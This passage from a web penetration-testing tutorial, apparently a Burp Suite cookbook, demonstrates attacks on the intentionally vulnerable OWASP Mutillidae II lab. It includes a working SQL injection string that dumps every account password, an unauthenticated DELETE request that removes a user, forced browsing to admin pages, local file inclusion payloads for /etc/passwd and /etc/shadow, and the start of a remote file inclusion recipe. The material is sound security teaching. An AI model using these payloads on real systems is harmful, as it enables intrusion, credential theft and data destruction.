8. Let's see what else we can do. Using the SQL Injection string given on the **User Account Management** page, let's attempt to dump the entire user table.
9. Append the following value after `username=`:

```
| user'+union+select+concat('The+password+for+',username,'+is+',+password),mysignature+from+accounts+---+
```

The new URL should be the following one:

```
| /mutillidae/webservices/rest/ws-user-account.php?  
| username=user'+union+select+concat('The+password+for+',username,'+is+',+password),mysignature+from+accounts+---+
```

10. Click the **Go** button after making the change to the `username` parameter.
Your request should look as shown in the following screenshot:

Request

Raw Params Headers Hex

GET

/mutillidae/webservices/rest/ws-user-account.php?username=user'+union+select+concat('The+password+for+',username,'+is+',password),mysignature+from+accounts++--+ HTTP/1.1

Host: 192.168.56.101

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Referer: http://192.168.56.101/mutillidae/index.php?page=login.php&popUpNotificationCode=L0U1

Cookie: showhints=1; PHPSESSID=g5qn9mlh5cdhu0du83tqlqjm54;

acopendivids=swingset,jotto,phpbb2,redmine; acgroupswhithpersist=nada

Connection: close

Upgrade-Insecure-Requests: 1

11. Notice we dumped all of the accounts in the database, displaying all usernames, passwords, and signatures:

Response

Raw Headers Hex

X-Powered-By: PHP/5.3.2-1ubuntu4.30

Expires: Thu, 19 Nov 1981 08:52:00 GMT

Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0

Pragma: no-cache

Vary: Accept-Encoding

Content-Length: 2046

Connection: close

Content-Type: text/html

```
Result: {Accounts: [{"username": "user", "mysignature": "User Account"}, {"username": "The password for admin is admin", "mysignature": "g0t r00t?"}, {"username": "The password for adrian is somepassword", "mysignature": "Zombie Films Rock!"}, {"username": "The password for john is monkey", "mysignature": "I like the smell of confunk"}, {"username": "The password for jeremy is password", "mysignature": "d1373 1337 speak"}, {"username": "The password for bryce is password", "mysignature": "I Love SANS"}, {"username": "The password for samurai is samurai", "mysignature": "Carving fools"}, {"username": "The password for jim is password", "mysignature": "Rome is burning"}, {"username": "The password for bobby is password", "mysignature": "Hank is my dad"}, {"username": "The password for simba is password", "mysignature": "I am a super-cat"}, {"username": "The password for dreveil is password", "mysignature": "Preparation H"}, {"username": "The password for scotty is password", "mysignature": "Scotty do"}, {"username": "The password for cal is password", "mysignature": "C-A-T-S Cats Cats Cats"}, {"username": "The password for john is password", "mysignature": "Do the Duggie!"}, {"username": "The password for kevin is 42", "mysignature": "Doug Adams rocks"}, {"username": "The password for dave is set", "mysignature": "Bet on S.E.T. FTW"}, {"username": "The password for patches is tortoise", "mysignature": "meow"}, {"username": "The password for rocky is stripes", "mysignature": "treats?"}, {"username": "The password for tim is lanmaster53", "mysignature": "Because reconnaissance is hard to spell"}, {"username": "The password for ABaker is SoSecret", "mysignature": "Muffin tops only"}, {"username": "The password for PPan is NotTelling", "mysignature": "Where is Tinker?"}, {"username": "The password for CHook is JollyRoger", "mysignature": "Gator-hater"}, {"username": "The password for james is i<3devs", "mysignature": "Occupation: Researcher"}, {"username": "The password for ed is user", "mysignature": "User Account"}, {"username": "The password for ed is pentest", "mysignature": "Commandline KungFu anyone?"}]}
```

12. Armed with this information, return to **Proxy | HTTP History**, select the request you made to see the **User Account Management** page, right-click, and send to **Repeater**.
13. In **Repeater**, modify the `GET` verb and replace it with `DELETE` within the **Raw** tab of the **Request**:



```
Go Cancel < | > | Request  
Raw Params Headers Hex  
DELETE /mutillidae/webservices/rest/ws-user-account.php HTTP/1.1  
Host: 192.168.56.101  
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:61.0) Gecko/20100101 Firefox/61.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Referer: http://192.168.56.101/mutillidae/index.php?page=login.php&popUpNotificationCode=L0U1  
Cookie: showhints=1; PHPSESSID=g5qn9mlh5cdhu0du83tqlqjm54;  
acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada  
Connection: close  
Upgrade-Insecure-Requests: 1  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 27  
  
username=user&password=user
```

14. Move to the **Params** tab, click the **Add** button, and add two `Body` type parameters: first, a username with the value set to `user`, and second, a password with the value set to `user`, and then click the **Go** button:

Go Cancel < | > |

Request

Raw Params Headers Hex

DELETE request to /multilidae/webservices/rest/ws-user-account.php

Type	Name	Value	
Cookie	showhints	1	Add
Cookie	PHPSESSID	g5qn9m1h5cdhu0du83tq1qjm54	Remove
Cookie	acopendividis	swingset,jotto,phpbb2,redmine	Up
Cookie	acoroupswithpersist	nada	Down
Body	username	user	
Body	password	user	

15. Notice we deleted the account! We were able to retrieve information and even modify (delete) rows within the database without ever showing an API key or authentication token!

Response

Raw Headers Hex

HTTP/1.1 200 OK
Date: Thu, 30 Aug 2018 16:15:07 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch
proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k
Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-1ubuntu4.30
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 30
Connection: close
Content-Type: text/html

Result: {Deleted account user!}



Note: If you wish to re-create the user account, repeat the previous steps, replacing delete with put. A signature is optional. Click the **Go** button. The user account is re-created again.

Assessing Authorization Checks

In this chapter, we will cover the following recipes:

- Testing for directory traversal
- Testing for **Local File Include (LFI)**
- Testing for **Remote File Include (RFI)**
- Testing for privilege escalation
- Testing for insecure direct object reference

Introduction

This chapter covers the basics of authorization, including an explanation of how an application uses roles to determine user functions. Web penetration testing involves key assessments to determine how well the application validates functions assigned to a given role, and we will learn how to use Burp to perform such tests.

Software requirements

To complete the recipes in this chapter, you will need the following:

- OWASP broken web applications (VM)
 - OWASP mutillidae link
- Burp Proxy Community or Professional (<https://portswigger.net/burp/>)
- Firefox browser configured to allow Burp to proxy traffic (<https://www.mozilla.org/en-US/firefox/new/>)
- The `wfuzz` wordlist repository from GitHub (<https://github.com/xmendez/wfuzz>)

Testing for directory traversal

Directory traversal attacks are attempts to discover or forced browse to unauthorized web pages usually designed for administrators of the application. If an application does not configure the web document root properly and does not include proper authorization checks for each page accessed, a directory traversal vulnerability could exist. In particular situations, such a weakness could lead to system command injection attacks or the ability of an attacker to perform arbitrary code execution.


Getting ready

Using OWASP Mutillidae II as our target application, let's determine whether it contains any directory traversal vulnerabilities.

How to do it...

Ensure Burp and the OWASP BWA VM are running and that Burp is configured in the Firefox browser used to view the OWASP BWA applications.


1. From the OWASP BWA Landing page, click the link to the OWASP Mutillidae II application.
2. Open the Firefox browser on the login screen of OWASP Mutillidae II. From the top menu, click **Login**.
3. Find the request you just performed within the **Proxy | HTTP history** table. Look for the call to the `login.php` page. Highlight the message, move your cursor into the **Raw** tab of the **Request** tab, right-click, and click on **Send to Intruder**:




4. Switch over to the **Intruder | Positions** tab, and clear all Burp-defined payload markers by clicking the **Clear \$** button on the right-hand side.
5. Highlight the value currently stored in the `page` parameter (`login.php`), and place a payload marker around it using the **Add §** button:

The screenshot shows the Burp Suite interface with the 'Intruder | Positions' tab selected. In the main pane, a request is displayed with the 'page' parameter highlighted as '\$login.php\$'. To the right, there is a vertical toolbar with four buttons: 'Add §' (which is highlighted with a red box), 'Clear §', 'Auto §', and 'Refresh'.

6. Continue to the **Intruder | Payloads** tab, and select the following wordlist from the `wfuzz` repository: `admin-panels.txt`. The location of the wordlist from the GitHub repository follows this folder structure: `wfuzz/wordlist/general/admin-panels.txt`.
7. Click the **Load** button within the **Payload Options [Simple list]** section of the **Intruder | Payloads**, tab and a popup will display, prompting for the location of your wordlist.
8. Browse to the location where you downloaded the `wfuzz` repository from GitHub. Continue to search through the `wfuzz` folder structure (`wfuzz/wordlist/general/`) until you reach the `admin-panels.txt` file, and then select the file by clicking **Open**:



9. Scroll to the bottom and uncheck (by default, it is checked) the option **URL-encode these characters:**




10. You are now ready to begin the attack. Click the **Start attack** button at the top right-hand corner of the **Intruder | Positions** page:

The attack results table will appear. Allow the attacks to complete. There are 137 payloads in the `admin-panels.txt` wordlist. Sort on the **Length** column from ascending to descending order, to see which of the payloads hit a web page.

11. Notice the payloads that have larger response lengths. This looks promising! Perhaps we have stumbled upon some administration

pages that may contain fingerprinting information or unauthorized access:



Request	Payload	Status	Error	Timeout	Length	Comment
60	administrator.php	200	<input type="checkbox"/>	<input type="checkbox"/>	99104	
1	admin.php	200	<input type="checkbox"/>	<input type="checkbox"/>	99047	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	50739	
21	login.php	200	<input type="checkbox"/>	<input type="checkbox"/>	50739	
120	home.php	200	<input type="checkbox"/>	<input type="checkbox"/>	45901	
50	panel-administracion/login.html	200	<input type="checkbox"/>	<input type="checkbox"/>	42002	
104	panel-administracion/index.html	200	<input type="checkbox"/>	<input type="checkbox"/>	42002	
105	panel-administracion/admin.html	200	<input type="checkbox"/>	<input type="checkbox"/>	42002	
116	panel-administracion/login.php	200	<input type="checkbox"/>	<input type="checkbox"/>	41996	
124	panel-administracion/index.php	200	<input type="checkbox"/>	<input type="checkbox"/>	41996	
125	panel-administracion/admin.php	200	<input type="checkbox"/>	<input type="checkbox"/>	41996	
74	pages/admin/admin-login.html	200	<input type="checkbox"/>	<input type="checkbox"/>	41984	
62	pages/admin/admin-login.php	200	<input type="checkbox"/>	<input type="checkbox"/>	41978	
08	administrator/account.html	200	<input type="checkbox"/>	<input type="checkbox"/>	41072	

12. Select the first page in the list with the largest length, **administrator.php**. From the attack results table, look at the **Response | Render** tab, and notice the page displays the PHP version and the system information:

Intruder attack 5

Attack Save Columns

Results	Target	Positions	Payloads	Options		
Filter: Showing all items						
Request	Payload	Status	Error	Timeout	Length	Comment
60	administrator.php	200	<input type="checkbox"/>	<input type="checkbox"/>	99106	
1	admin.php	200	<input type="checkbox"/>	<input type="checkbox"/>	99050	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	50739	
21	login.php	200	<input type="checkbox"/>	<input type="checkbox"/>	50739	
120	home.php	200	<input type="checkbox"/>	<input type="checkbox"/>	45901	

Request Response

Raw Headers Hex HTML Render

OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View

OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others

Secret PHP Server Configuration Page

 Back  Help Me!

PHP Version 

How it works...

Without even being logged in, we were able to force browse to an area of the web application that was unmapped. The term *unmapped* means the application itself had no direct link to this secret configuration page. However, using Burp Intruder and a wordlist containing commonly known administration file names, we were able to discover the page using the directory traversal attack.

Testing for Local File Include (LFI)

Web servers control access to privileged files and resources through configuration settings. Privileged files include files that should only be accessible by system administrators. For example, the `/etc/passwd` file on UNIX-like platforms or the `boot.ini` file on Windows systems.

A **LFI** attack is an attempt to access privileged files using directory traversal attacks. LFI attacks include different styles including the **dot-dot-slash attack (../)**, **directory brute-forcing**, **directory climbing**, or **backtracking**.


Getting ready

Using OWASP Mutillidae II as our target application, let's determine whether it contains any LFI vulnerabilities.

How to do it...

Ensure Burp and OWASP BWA VM are running and that Burp is configured in the Firefox browser used to view the OWASP BWA applications.

1. From the OWASP BWA Landing page, click the link to the OWASP Mutillidae II application.
2. Open the Firefox browser to the login screen of OWASP Mutillidae II. From the top menu, click **Login**.
3. Find the request you just performed within the **Proxy | HTTP history** table. Look for the call to the `login.php` page. Highlight the message, move your cursor into the **Raw** tab of the **Request** tab, right-click, and **Send to Intruder**.
4. Switch over to the **Intruder | Positions** tab, and clear all Burp-defined payload markers by clicking the **Clear §** button on the right-hand side.
5. Highlight the value currently stored in the `page` parameter (`login.php`), and place a payload marker around it using the **Add §** button on the right-hand side.
6. Continue to the **Intruder | Payloads** tab. Select the following wordlist from the `wfuzz` repository: `Traversal.txt`. The location of the wordlist from the GitHub repository follows this folder structure:
`wfuzz/wordlist/injections/Traversal.txt`.
7. Click the **Load** button within the **Payload Options [Simple list]** section of the **Intruder | Payloads** tab. A popup will display, prompting for the location of your wordlist.
8. Browse to the location where you downloaded the `wfuzz` repository from GitHub. Continue to search through `wfuzz` folder structure until you reach the `admin-panels.txt` file. Select the file and click **Open**:



9. Scroll to the bottom and uncheck (by default, it is checked) the option **URL-encode these characters**.
10. You are now ready to begin the attack. Click the **Start attack** button at the top-right-hand corner of the **Intruder | Positions** page.
11. The attack results table will appear. Allow the attacks to complete. Sort on the **Length** column from ascending to descending order, to see which of the payloads hit a web page. Notice the payloads with larger lengths; perhaps we gained unauthorized access to the system configuration files!

Intruder attack 6

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	50739	
1	./etc/hosts%00	200	<input type="checkbox"/>	<input type="checkbox"/>	42092	
2	./etc/hosts	200	<input type="checkbox"/>	<input type="checkbox"/>	41408	
3	./boot.ini	200	<input type="checkbox"/>	<input type="checkbox"/>	41900	
4	./%2A	200	<input type="checkbox"/>	<input type="checkbox"/>	41972	
5	./etc/passwd%00	200	<input type="checkbox"/>	<input type="checkbox"/>	42098	
6	./etc/passwd	200	<input type="checkbox"/>	<input type="checkbox"/>	42274	
7	./etc/shadow%00	200	<input type="checkbox"/>	<input type="checkbox"/>	42098	
8	./etc/shadow	200	<input type="checkbox"/>	<input type="checkbox"/>	38922	

12. Select the Request #2 in the list. From the attack results table, look at the **Response | Render** tab and notice the page displays the host file from the system!

Intruder attack 6

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	50739	
1	./etc/hosts%00	200	<input type="checkbox"/>	<input type="checkbox"/>	42092	
2	./etc/hosts	200	<input type="checkbox"/>	<input type="checkbox"/>	41408	
3	./boot.ini	200	<input type="checkbox"/>	<input type="checkbox"/>	41900	
4	./%2A	200	<input type="checkbox"/>	<input type="checkbox"/>	41972	
5	./etc/passwd%00	200	<input type="checkbox"/>	<input type="checkbox"/>	42098	
6	./etc/passwd	200	<input type="checkbox"/>	<input type="checkbox"/>	42274	
7	./etc/shadow%00	200	<input type="checkbox"/>	<input type="checkbox"/>	42098	
8	./etc/shadow	200	<input type="checkbox"/>	<input type="checkbox"/>	38922	
9	./etc/passwdAA	200	<input type="checkbox"/>	<input type="checkbox"/>	42074	

Request Response

Raw Headers Hex HTML Render



OWASP Mutillidae II: Web Pwn in Mass Production

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Not Logged In

Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data

OWASP 2013

127.0.0.1 localhost 127.0.1.1 owaspbwa owaspbwa.localdomain # following lines are for the hackxor application
127.0.0.1 wraithmail 127.0.0.1 cloaknet 127.0.0.1 gghb 127.0.0.1 hub71 127.0.0.1 utrack
127.0.0.1 wraithbox # the following are used for OWASP 1 Liner 127.0.0.1 local.1-liner.org 127.0.0.1 other.1-liner.org 127.0.0.1 local.1-liner.org 127.0.0.1 3rd-party.info 127.0.0.1 attackr.se # The following lines are desirable for IPv6 capable hosts ::1 localhost ip6-loopback fe00::0 ip6-localnet ff00::0 ip6-mcastprefix ff02::1 ip6-allnodes ff02::2 ip6-allrouters ff02::3 ip6-allhosts

OWASP 2010

OWASP 2007

Web Services

13. Continue scrolling down the list of requests in the attack results table. Look at request #6, and then look at the **Response | Render** tab and notice the page displays the `/etc/passwd` file from the system!

How it works...

Due to poorly protected file permissions and lack of application authorization checks, attackers are able to read privileged local files on a system containing sensitive information.

Testing for Remote File Inclusion (RFI)

Remote File Inclusion (RFI) is an attack attempting to access external URLs and remotely located files. The attack is possible due to parameter manipulation and lack of server-side checks. These oversights allow parameter changes to redirect the user to locations that are not whitelisted or sanitized with proper data validation.

Getting ready

Using OWASP Mutillidae II as our target application, let's determine whether it contains any RFI vulnerabilities.

How to do it...

Ensure Burp and OWASP BWA VM are running and that Burp is configured in the Firefox browser used to view the OWASP BWA applications.

1. From the OWASP BWA Landing page, click the link to the OWASP Mutillidae II application.
2. Open the Firefox browser to the login screen of OWASP Mutillidae II. From the top menu, click **Login**.
3. Find the request you just performed within the **Proxy | HTTP history** table. Look for the call to the `login.php` page:

The screenshot shows the Burp Suite interface. The 'Proxy' tab is selected. Below it, the 'HTTP history' tab is also selected and highlighted with a red box. The table lists a single request: a GET request to `/mutillidae/index.php?page=login.php`. The 'Host' column shows `http://192.168.56.101`, the 'Method' column shows `GET`, and the 'URL' column shows `/mutillidae/index.php?page=login.php`. The status column shows `200`. The 'Raw' tab is selected at the bottom.

4. Make a note of the `page` parameter that determines the page to load:

The screenshot shows the Burp Suite Request tab. At the top, there are tabs for 'Request' and 'Response'. Below them, there are tabs for 'Raw', 'Params', 'Headers', and 'Hex'. The 'Params' tab is selected. The request URL is `GET /mutillidae/index.php?page=login.php HTTP/1.1`. The 'page' parameter is highlighted in blue.

Let's see if we can exploit this parameter by providing a URL that is outside the application. For demonstration purposes, we will use a URL that we control in the OWASP BWA VM. However, in the wild, this URL would be attacker-controlled instead.

5. Switch to the **Proxy | Intercept** tab, and press the **Intercept is on** button.
6. Return to the Firefox browser, and reload the login page. The request is paused and contained within the **Proxy | Intercept** tab:



7. Now let's manipulate the value of the `page` parameter from `login.php` to a URL that is external to the application. Let's use the login page to the **GetBoo** application. Your URL will be specific to your machine's IP address, so adjust accordingly. The new URL will be

`http://<your_IP_address>/getboo/`

8. Replace the `login.php` value with `http://<your_IP_address>/getboo/` and click the **Forward** button:



9. Now press the **Intercept is on** again to toggle the intercept button to **OFF (Intercept is off)**.
10. Return to the Firefox browser, and notice the page loaded is the **GetBoo** index page within the context of the Mutillidae application!

 OWASP Mutillidae II: Web Pwn in Mass Production

